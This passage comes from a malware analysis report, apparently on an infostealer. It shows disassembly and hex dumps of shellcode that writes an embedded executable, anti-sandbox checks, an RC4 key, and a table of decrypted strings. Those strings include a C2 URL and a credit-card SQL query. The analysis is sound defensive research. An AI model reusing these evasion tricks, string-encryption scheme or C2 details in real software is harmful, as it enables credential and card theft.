
```
003E0030  83C4 0C               add esp,C
003E0033  E8 04000000           call 3E003C
003E0038  0000                  add byte ptr ds:[eax],al
003E003A  0000                  add byte ptr ds:[eax],al
003E003C  58                    pop eax
003E003D  8985 6CFFFFFF         mov dword ptr ss:[ebp-94],eax
003E0043  8B00                  mov eax,dword ptr ds:[eax]
003E0045  85C0                  test eax,eax
003E0047  74 03                 je 3E004C
003E0049  C9                    leave
003E004A  FFE0                  jmp eax
003E004C  E8 EE090000           call 3E0A3F
003E0051  8B85 6CFFFFFF         mov eax,dword ptr ss:[ebp-94]
003E0057  8B4D C0               mov ecx,dword ptr ss:[ebp-40]
003E005A  8D4401 C8             lea eax,dword ptr ds:[ecx+eax-38]
003E005E  8945 F8               mov dword ptr ss:[ebp-8],eax
003E0061  8B45 F8               mov eax,dword ptr ss:[ebp-8]
003E0064  8985 58FFFFFF         mov dword ptr ss:[ebp-A8],eax
003E006A  C785 70FFFFFF 6B65    mov dword ptr ss:[ebp-90],6E72656B
003E0074  C785 74FFFFFF 656C    mov dword ptr ss:[ebp-8C],32336C65
003E007E  C785 78FFFFFF 2E64    mov dword ptr ss:[ebp-88],6C6C642E
003E0088  83A5 7CFFFFFF 00      and dword ptr ss:[ebp-84],0
003E008F  8D85 70FFFFFF         lea eax,dword ptr ss:[ebp-90]
003E0095  50                    push eax
003E0096  FF55 D4               call dword ptr ss:[ebp-2C]
003E0099  8945 C4               mov dword ptr ss:[ebp-3C],eax
003E009C  C785 70FFFFFF 5669    mov dword ptr ss:[ebp-90],74726956
003E00A6  C785 74FFFFFF 7561    mov dword ptr ss:[ebp-8C],416C6175
003E00B0  C785 78FFFFFF 6C6C    mov dword ptr ss:[ebp-88],636F6C6C
003E00BA  83A5 7CFFFFFF 00      and dword ptr ss:[ebp-84],0
003E00C1  8D85 70FFFFFF         lea eax,dword ptr ss:[ebp-90]
003E00C7  50                    push eax
003E00C8  FF75 C4               push dword ptr ss:[ebp-3C]
003E00CB  FF55 98               call dword ptr ss:[ebp-68]
003E00CE  8945 B4               mov dword ptr ss:[ebp-4C],eax
```

```
Adres     Hex                                              ASCII
003E0E2D  04 00 00 98 01 00 00 98 01 00 00 D0 22 00 40 0B  ...........Ð".@.
003E0E3D  01 00 A8 76 01 00 3C 00 00 00 00 00 00 00 00 00  ..¨v..<.........
003E0E4D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003E0E5D  00 00 00 A0 22 00 90 18 00 00 4D 5A 90 00 03 00  ... "....MZ....
003E0E6D  00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00  ......ÿÿ..¸.....
003E0E7D  00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00  ..@.............
003E0E8D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003E0E9D  00 00 00 00 00 00 E0 00 00 00 0E 1F BA 0E 00 B4  ......à.....º..´
003E0EAD  09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F  .Í!¸.LÍ!This pro
003E0EBD  67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72  gram cannot be r
003E0ECD  75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D  un in DOS mode..
003E0EDD  0D 0A 24 00 00 00 00 00 00 00 BC 41 AF DE F8 20  ..$.......¼A¯Þø 
```

```
0018D2
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
0018D3
```

Figure 10- The area where EXE is written in Shellcode

It writes the malicious payload **(EXE)** one by one in the space allocated with **VirtualAlloc**.



fe7ab78e2f6dc10b758707a7ba41a0aabe989eb00746ba0696861d373c64e499_003E000032.bin

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Çözülmüş metin

00000D90  55 8B EC 81 EC 94 00 00 00 8D 85 6C FF FF FF 50  U‹ì.ì”.....…lÿÿÿP
00000DA0  C7 85 6C FF FF FF 94 00 00 00 FF 55 10 83 BD 70  Ç…lÿÿÿ”...ÿU.ƒ½p
00000DB0  FF FF FF 06 73 05 33 C0 40 C9 C3 64 A1 30 00 00  ÿÿÿ.s.3À@ÉÃd¡0..
00000DC0  00 83 B8 A4 00 00 00 0A 75 0E B9 F0 55 00 00 66  .ƒ¸¤....u.¹ğU..f
00000DD0  39 88 AC 00 00 00 73 DE 8B 88 2C 02 00 00 8B 55  9ˆ¬...sŞ‹ˆ,...‹U
00000DE0  0C 8B 80 0C 02 00 00 56 8B 75 08 57 8D 3C 16 85  .‹€....V‹u.W.<.…
00000DF0  C9 74 16 83 C0 08 8B 10 3B D6 76 07 3B D7 73 03  Ét.ƒÀ.‹.;Öv.;×s.
00000E00  83 20 00 83 C0 08 49 75 ED 5F 33 C0 5E C9 C3 55  ƒ .ƒÀ.Iuí_3À^ÉÃU
00000E10  8B EC 56 BE 00 04 00 00 56 FF 55 08 6A 00 FF 55  ‹ìV¾....VÿU.j.ÿU
00000E20  08 3B C6 5E 74 05 6A 00 FF 55 0C 5D C3 04 00 00  .;Æ^t.j.ÿU.]Ã...
00000E30  98 01 00 00 98 01 00 00 D0 22 00 40 0B 01 00 A8  ˜...˜...Ğ".@...¨
00000E40  76 01 00 3C 00 00 00 00 00 00 00 00 00 00 00 00  v..<............
00000E50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E60  A0 22 00 90 18 00 00 4D 5A 90 00 03 00 00 00 04   "....MZ.......
00000E70  00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40  ...ÿÿ..¸.......@
00000E80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000E90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000EA0  00 00 00 E0 00 00 00 0E 1F BA 0E 00 B4 09 CD 21  ...à.....º..´.Í!
00000EB0  B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61  ¸.LÍ!This progra
00000EC0  6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20  m cannot be run 
00000ED0  69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24  in DOS mode....$
00000EE0  00 00 00 00 00 00 00 BC 41 AF DE F8 20 C1 8D F8  .......¼A¯Şø Á.ø
00000EF0  20 C1 8D F8 20 C1 8D 97 56 5F 8D FB 20 C1 8D F1   Á.ø Á.—V_.û Á.ñ
00000F00  58 42 8D FB 20 C1 8D F1 58 52 8D FA 20 C1 8D 78  XB.û Á.ñXR.ú Á.x
00000F10  59 C0 8C FB 20 C1 8D F8 20 C0 8D F1 20 C1 8D 97  YÀŒû Á.ø À.ñ Á.—
00000F20  56 6E 8D F5 20 C1 8D 97 56 5C 8D F9 20 C1 8D 52  Vn.õ Á.—V\.ù Á.R
00000F30  69 63 68 F8 20 C1 8D 00 00 00 00 00 00 00 00 00  ichø Á.........
00000F40  00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 CF  .......PE..L...Ï
00000F50  0A E9 64 00 00 00 00 00 00 00 00 E0 00 02 01 0B  .éd........à....
00000F60  01 0A 00 00 2E 01 00 00 7A 21 00 00 00 00 00 40  ........z!.....@
00000F70  0B 01 00 00 10 00 00 00 40 01 00 00 00 40 00 00  ........@....@..
00000F80  10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05  ................
00000F90  00 01 00 00 00 00 00 00 D0 22 00 00 04 00 00 00  ........Ğ"......
00000FA0  00 00 00 02 00 40 81 00 00 10 00 00 10 00 00 00       @
```


Figure 11- Dump file taken from inside Shellcode

EXE decrypt and execute it. After doing all these operations, **Stage-3** transition to the stage is provided

Stage 3 Analysis

File Name	-
MD5	660F2003EF551D96AD9A74343645A9C6
SHA256	6f8d419ab1a175dad869b4fd265296421167fed952c631f1f4cded4829eeab0b
File Type	PE32/EXE

Static Analysis




```
compiler     Microsoft Visual C/C++(2010)[-]     S
linker       Microsoft Linker(10.0)[GUI32]       S  ?
```

Figure 12- Compiler control of malware

We concluded that the malware was written in C++ and our file type was a 32-bit EXE.


Dynamic Analysis



```
003C1106   8D45 DC         lea eax,dword ptr ss:[ebp-24]
003C1109   50              push eax                                  eax:"ctx "
003C110A   FF15 9C865D00   call dword ptr ds:[<&GetSystemInfo>]
003C1110   8B4D F0         mov ecx,dword ptr ss:[ebp-10]
003C1113   894D D8         mov dword ptr ss:[ebp-28],ecx
003C1116   837D D8 02      cmp dword ptr ss:[ebp-28],2
003C111A   73 08           jae umarimexedir.3C1124
003C111C   6A 00           push 0
003C111E   FF15 14875D00   call dword ptr ds:[<&ExitProcess>]
003C1124   8BE5            mov esp,ebp
003C1126   5D              pop ebp
003C1127   C3              ret
003C1128   CC              int3
003C1129   CC              int3
```

Figure 13- Device core count check

Get system information using the **GetSystemInfo API**. It gets the number of processor cores from this information and compares it with 2. If the device has less than 2 cores, the program closes.




```
003C10B0   55                 push ebp
003C10B1   8BEC               mov ebp,esp
003C10B3   51                 push ecx
003C10B4   C745 FC 00000000   mov dword ptr ss:[ebp-4],0
003C10BB   6A 00              push 0
003C10BD   6A 40              push 40
003C10BF   68 00300000        push 3000
003C10C4   68 D0070000        push 7D0
003C10C9   6A 00              push 0
003C10CB   FF15 00885D00      call dword ptr ds:[<&GetCurrentProcess>]
003C10D1   50                 push eax
003C10D2   FF15 C4875D00      call dword ptr ds:[<&VirtualAllocExNuma>]
003C10D8   8945 FC            mov dword ptr ss:[ebp-4],eax
003C10DB   837D FC 00         cmp dword ptr ss:[ebp-4],0
003C10DF   75 08              jne umarimexedir.3C10E9
003C10E1   6A 00              push 0
003C10E3   FF15 14875D00      call dword ptr ds:[<&ExitProcess>]
003C10E9   E8 52FFFFFF        call umarimexedir.3C1040
003C10EE   8BE5               mov esp,ebp
003C10F0   5D                 pop ebp
003C10F1   C3                 ret
003C10F2   CC                 int3
003C10F3   CC                 int3
003C10F4   CC                 int3
003C10F5   CC                 int3
003C10F6   CC                 int3
003C10F7   CC                 int3
003C10F8   CC                 int3
003C10F9   CC                 int3
```

```
FPU Göster

EAX   00210000
EBX   7EFDE000
ECX   97270000
EDX   0014DFB8
EBP   0034FB70
ESP   0034FB6C
ESI   00000000
EDI   00000000

EIP   003C10D8     umarimexedir.003C10D8

EFLAGS   00000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000005 (ERROR_ACCESS_DENIED)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

DR0 00000000
```

Figure 14- Cihaz fiziksel CPU kontrol


The **VirtualAllocExNuma** API attempts to access the memory space of the current process. VirtualAllocExNuma works on systems with more than one physical CPU. With this method, the malware checks whether the device it is running on has a **sandbox** or **antivirus** systems..



```
000B2422   A3 48832C00   mov dword ptr ds:[2C8348],eax        002C8348:&"GetProcAddress", eax:"%hu/%hu/%hu"
000B2427   68 F44E0C00   push umarimexedir.C4EF4              C4EF4:"yYRAMDFjbaOFVY5V"
000B242C   E8 BF1C0000   call <umarimexedir.decoder>
000B2431   83C4 04       add esp,4
000B2434   A3 68812C00   mov dword ptr ds:[2C8168],eax        002C8168:&"LoadLibraryA", eax:"%hu/%hu/%hu"
000B2439   68 084F0C00   push umarimexedir.C4F08              C4F08:"6ZhvJh5re54="
000B243E   E8 AD1C0000   call <umarimexedir.decoder>
000B2443   83C4 04       add esp,4
000B2446   A3 0C852C00   mov dword ptr ds:[2C850C],eax        002C850C:&"lstrcatA", eax:"%hu/%hu/%hu"
000B244B   68 184F0C00   push umarimexedir.C4F18              C4F18:"yptEOjh8arEQZg=="
000B2450   E8 9B1C0000   call <umarimexedir.decoder>
000B2455   83C4 04       add esp,4
000B2458   A3 78852C00   mov dword ptr ds:[2C8578],eax        002C8578:&"OpenEventA", eax:"%hu/%hu/%hu"
000B245D   68 2C4F0C00   push umarimexedir.C4F2C              C4F2C:"xplENQlvSqkBSYNV"
000B2462   E8 891C0000   call <umarimexedir.decoder>
000B2467   83C4 04       add esp,4
000B246A   A3 C8812C00   mov dword ptr ds:[2C81C8],eax        002C81C8:&"CreateEventA", eax:"%hu/%hu/%hu"
000B246F   68 404F0C00   push umarimexedir.C4F40              C4F40:"xodOJxhCbrFkS5I="
000B2474   E8 771C0000   call <umarimexedir.decoder>
000B2479   83C4 04       add esp,4
000B247C   A3 B4812C00   mov dword ptr ds:[2C81B4],eax        002C81B4:&"CloseHandle", eax:"%hu/%hu/%hu"
000B2481   68 544F0C00   push umarimexedir.C4F54              C4F54:"1odEMQ0="
000B2486   E8 651C0000   call <umarimexedir.decoder>
000B248B   83C4 04       add esp,4
000B248E   A3 54822C00   mov dword ptr ds:[2C8254],eax        002C8254:&"Sleep", eax:"%hu/%hu/%hu"
000B2493   68 604F0C00   push umarimexedir.C4F60              C4F60:"wo5VAQ5vfZsBQZZhdqLSHcE8fx0="
000B2498   E8 531C0000   call <umarimexedir.decoder>
```

Figure 15- API Decoder

The malware starts on the device by first **decrypting** the **encrypted** strings**.**



RC4

Passphrase 4109976902326622... UTF8

Input format Base64

Output format Latin1

```
1q5tET5eL7EFSpJLdbjBH84pUnXojmZfOdfSBKKOrTU/L3/Yj1/hLVmbC+jJjvZr6FAyzDBxWKrCc0qYt6/aoMPTjZcK7ZYNqB
y87/EMRIfrCimSrHrKDHxUO/LElJk=
```

Output

```
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
```


Figure 16- Decrypt operation of RC4 encryption

Once the malware has secured its controls inside the device, it starts decrypting the encrypted strings.When the decryption function analyzded, it was noticed that this malware users RC4 algorithm for encrryption and decryption. It saves the decrypted strings in memory. The key used for **RC4 encryption** was found as "**4109976902326622912460160242**".

Encoded words	Decrypt words
wo5VBA9lbJ5kQ4VxaaU=	GetProcAdress
yYRAMDFjba0FVY5V	LoadLibraryA
6ZhVJh5re54=	lstrcatA
yptEOjh8arEQZg==	OpenEventA
xplENQlvSqkBSYNV	CreateEventA
xodOJxhCbrFkS5I=	CloseHandleA
wo5VAQ5vfZsBQZZhdqLSHcE8fx0=	GetUserDefaultLangID
04JTIAhrY54IS5h3X67QCcI6	VirtualAllocExNuma
04JTIAhrY5kWQpI=	VirtualFree
wo5VBwR5e7oJbplydQ==	GetSystemInfo
04JTIAhrY54IS5h3	VirtualAlloc
zY5AJDxmY7AH	HeapAlloc
wo5VFxJnf6oQQoVae7v7PQ==	GetComputerNameA
6ZhVJh56dp4=	lstrcpyA
wo5VBA9lbLoXVL9xe6Y=	GetProcessHeap
wo5VFwh4fboKU6dmdbX7D9w=	GetCurrentProcess
wJNIIC14YLwBVIQ=	ExitProcess
wodONhxmQroJSIVtSaL/CNoocyE=	GlobalMemoryStatusEx
wo5VBwR5e7oJc555fw==	GetSystemTime
1pJSIBhnW7YJQqN7XL/yGfsyWzw=	SystemTimeToFileTime
5I9XNQ1jPO1KQ5t4	advapi32.dll
4o9IZ08ka7MI	gdi32.dll
8JhEJk44IbsISw==	user32.dll
5plYJAk5PfFkS5s=	crypt32.dll

659FOBEka7MI	ntdll.dll
wo5VAQ5vfZEFSpJV	GetUserNameA
xplENQlvS5wl	CreateDCA
wo5VEBh8ZrwBZJZkaQ==	GetDeviceCaps
145NMRx5apsn	ReleaseDC
xplYJAlZe60NSZBAdZT3Es4pTxg=	CryptStringToBinaryA
06ZWNQ9vWZITRoVx	VMwareVMware
zaptbSlC	HAL9TH
z4RJOjllag==	JohnDoe
waJyBDFLVg==	DISPLAY
oINUe1hievBBT4I=	%hu/%hu/%hu
7Z9VJEclILINRJ9xe7r0E8c1RTamxWpAIA	http://michealjohnson.(top)
qo4YN04+OrkHHs51LrOoS8p1RjG4	/e9c345fc99a4e67e.php
qt8QZhw6PO5UQc8hfOeoHct0	/412a0310f85f16ad/
wo5VERN8Zq0LSZpxdKLIHd0yVzukjl8=	GetEnvironmentVariableA
wo5VEhRmap4QU4V9eKPqGdwa	GetFileAttributesA
wodONhxmQ7AHTA==	GlobalLock
wo5VEhRmaowNXZI=	GetFileSize
wodONhxmXLYeQg==	GlobalSize
xplENQlvW7ALS59xdqatTvw1Vym7g3Fb	CreateToolhelp32Snapshot
zJh2Owo8O48WSJRxaaU=	IsWow64Process
1ZlONxh5fOxWaZJsbg==	Process32Next
w5lEMTFjba0FVY4=	FreeLibrary
wo5VBwR5e7oJd5hjf6TNCM4vQyo=	GetSystemPowerStatus
wo5VAxRka7ATVLN9aLP9CMApTxg=	GetWindowsDirectoryA
wo5VAQ5vfZsBQZZhdqLSE8w6WjyGinNK	GetUserDefaultLocaleName
04JTIAhrY48WSINxeal=	VirtualProtect
wo5VGBJtZrwFS6dmdbX7D9w0RBCmjXFdPcTHGaSPhhI=	GetLogicalProcessorInformationEx
yptEOi14YLwBVIQ=	OpenProcess
0Y5TORRkbqsBd4V7ebPtDw==	TerminateProcess
wo5VFwh4fboKU6dmdbX7D9wSUg==	GetCurrentProcessId
4o9IJBF/fPFkS5s=	gdiplus.dll
6odEZ08ka7MI	ole32.dll
54hTLQ1+IbsISw==	bcrypt.dll
"8oJPPRNve/FkS5s="	wininet.dll
"9oNNIxx6ZvFkS5s="	shlwapi.dll
"9oNEOBE5PfFkS5s="	shell32.dll
"9ZhAJBQka7MI"	psapi.dll
"95hVJglnaK1KQ5t4"	rstrtmgr.dll


Table 1- Decode-encoded strings



```
.text:003C68D1                 mov     edx, sqlite3_open_string
.text:003C68D7                 push    edx             ; lpProcName
.text:003C68D8                 mov     eax, [ebp+hModule]
.text:003C68DB                 push    eax             ; hModule
.text:003C68DC                 call    GetProcAddress  ; Call Procedure
.text:003C68E1                 add     esp, 8          ; Add
.text:003C68E4                 mov     sqlite3_open_call, eax
```

Figure 17- Performing Dynamic API Resolving with GetProcAddress.


The saved strings are then subjected to **Dynamic API Resolving** with the **GetProcAddress** API.



```
00ED1131    8BEC            mov ebp,esp
00ED1133    A1 88840E01     mov eax,dword ptr ds:[10E8488]           eax:"ctx ", 010E8488:&"HAL9TH"
00ED1138    50              push eax                                 eax:"ctx "
00ED1139    E8 92FD0000     call <umarimexedir.hostname_aliyor>
00ED113E    50              push eax                                 eax:"ctx "
00ED113F    E8 5C0A0100     call umarimexedir.EE1BA0
00ED1144    83C4 08         add esp,8
00ED1147    85C0            test eax,eax                             eax:"ctx "
00ED1149    75 21           jne umarimexedir.ED116C
00ED114B    8B0D 50850E01   mov ecx,dword ptr ds:[10E8550]           010E8550:&"JohnDoe"
